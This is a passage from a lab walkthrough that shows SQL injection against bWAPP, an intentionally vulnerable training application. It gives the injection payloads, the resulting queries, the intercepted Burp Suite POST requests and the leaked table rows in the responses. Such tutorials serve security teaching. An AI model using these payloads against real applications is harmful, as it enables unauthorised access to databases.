
Step 31: Injecting payload to retrieve all data from the table.

Payload: ' or '1'='1

The payload will result in the following SQL Query:


Query: select * from movies where title like '%' or '1'='1%'

Title column value is matched to an empty string which will return true, The second condition ('1'='1%') condition present in the OR clause will also return true, the overall condition will result in true. And therefore all of the data present in the table will be retrieved.




```
        <tr height="30">

            <td>Iron Man</td>
            <td align="center">2008</td>
            <td>Tony Stark</td>
            <td align="center">action</td>
            <td align="center"><a href="http://www.imdb.com/title/tt0371746" target="_blank">Link</a></td>

        </tr>

        <tr height="30">

            <td>Man of Steel</td>
            <td align="center">2013</td>
            <td>Clark Kent</td>
            <td align="center">action</td>
            <td align="center"><a href="http://www.imdb.com/title/tt0770828" target="_blank">Link</a></td>

        </tr>

        <tr height="30">

            <td>Terminator Salvation</td>
            <td align="center">2009</td>
            <td>John Connor</td>
            <td align="center">sci-fi</td>
            <td align="center"><a href="http://www.imdb.com/title/tt0438488" target="_blank">Link</a></td>
```

Step 32: Turn off the intercept in burp suite and Navigate to Select based on POST request. Click on "Choose your bug" dropdown, select "Select based on POST request" and click on "Hack" button.


Choose your bug:
--------------------- bWAPP v2.2 ---------------------
Hack
--------------------- bWAPP v2.2 ---------------------
/ A1 - Injection /
HTML Injection - Reflected (GET)
HTML Injection - Reflected (POST)
HTML Injection - Reflected (Current URL)
HTML Injection - Stored (Blog)
iFrame Injection
LDAP Injection (Search)
Mail Header Injection (SMTP)
OS Command Injection
OS Command Injection - Blind
PHP Code Injection
Server-Side Includes (SSI) Injection
SQL Injection (GET/Search)
SQL Injection (GET/Select)
SQL Injection (POST/Search)
SQL Injection (POST/Select)
Welcome B

SQL Injection (POST/Search):




/ SQL Injection (POST/Select) /

Select a movie: G.I. Joe: Retaliation

Title	Release	Character	Genre	IMDb

Step 33: Turn on the intercept and click on "Go" button.




Request to http://192.121.86.3:80

```
POST /sqli_13.php HTTP/1.1
Host: 192.121.86.3
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.121.86.3/sqli_13.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 17
Connection: close
Cookie: security_level=0; PHPSESSID=1hdln98env7voe0gaoc875h644
Upgrade-Insecure-Requests: 1

movie=1&action=go
```

The selected option was the first one, hence the value sent in "movie" POST parameter is 1.

Step 34: Send the request to repeater.

Request Tab:




```
POST /sqli_13.php HTTP/1.1
Host: 192.121.86.3
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.121.86.3/sqli_13.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 17
Connection: close
Cookie: security_level=0; PHPSESSID=1hdln98env7voe0gaoc875h644
Upgrade-Insecure-Requests: 1

movie=1&action=go
```

Step 35: Inject the payload to retrieve data from the table.


Payload: 1 or 1=1 limit 2,1

Query: select * from movies where id = 1 or 1=1 limit 2,1



```
POST /sqli_13.php HTTP/1.1
Host: 192.121.86.3
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.121.86.3/sqli_13.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 35
Connection: close
Cookie: security_level=0; PHPSESSID=1hdln98env7voe0gaoc875h644
Upgrade-Insecure-Requests: 1

movie=1 or 1=1 limit 2,1 &action=go
```

Response Tab:



```
    </form>

    <table id="table_yellow">

        <tr height="30" bgcolor="#ffb717" align="center">

            <td width="200"><b>Title</b></td>
            <td width="80"><b>Release</b></td>
            <td width="140"><b>Character</b></td>
            <td width="80"><b>Genre</b></td>
            <td width="80"><b>IMDb</b></td>

        </tr>

        <tr height="30">

            <td>Man of Steel</td>
            <td align="center">2013</td>
            <td>Clark Kent</td>
            <td align="center">action</td>
            <td align="center"><a href="http://www.imdb.com/title/tt0770828" target="_blank">Link</a></td>
```

Similarly other records from the table can be retrieved.

References:

1. OWASP Zed Attack Proxy (https://www.zaproxy.org/)
2. bWAPP (http://itsecgames.blogspot.com/)